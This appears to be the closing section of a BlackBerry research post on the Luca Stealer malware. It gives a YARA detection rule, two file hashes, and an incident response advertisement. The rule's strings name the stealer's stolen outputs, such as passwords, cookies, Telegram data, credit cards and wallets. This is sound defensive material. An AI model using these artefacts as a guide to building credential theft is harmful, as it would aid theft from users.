The following YARA rule was authored by the BlackBerry Research & Intelligence Team to catch the threat described in this document:

```
import "pe"

rule LucaStealer {
  meta:
    description = "Detects Luca Stealer"
    author = "BlackBerry Threat Research Team"
    date = "2022-08-06"
    license = "This Yara rule is provided under the Apache License 2.0
(https://www.apache.org/licenses/LICENSE-2.0) and open to any user or organization, as
long as you use it under this license and ensure originator credit in any derivative to The
BlackBerry Research & Intelligence Team"

  strings:

    $s1 = "\\logsxc\\passwords_.txt" ascii wide
    $s2 = "\\logsxc\\cookies_" ascii wide
    $s3 = "\\logsxc\\telegram\\" ascii wide
    $s4 = "\\logsxc\\sensfiles.zip" ascii wide
    $s5 = "\\screen-.png" ascii wide
    $s6 = "\\system_info.txt" ascii wide
    $s7 = "out.zip" ascii wide
    $s8 = "\\info.txt" ascii wide
    $s9 = "\\system_info.txt"
    $s10 = "data.png\\screen-1.png"
    $s11 = "\\dimp.sts"
    $s12 = "Credit Cards:"
    $s13 = "Wallets:"

  condition:
  (
  //PE File
  uint16(0) == 0x5a4d and

  //All Strings
  12 of ($s*) )
}
```

Indicators of Compromise (IoCs)

SHA-256

99331a27afa84009e140880a8739d96f97baa1676d67ba7a3278fe61bfb79022 – **Stealer**

2e9a2e5098bf7140b2279fb2825ea77af576f36a93f36cad7938f4588d234d3a – **Stealer**

BlackBerry Assistance

If you’re battling this malware or a similar threat, you’ve come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment

Related Reading

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back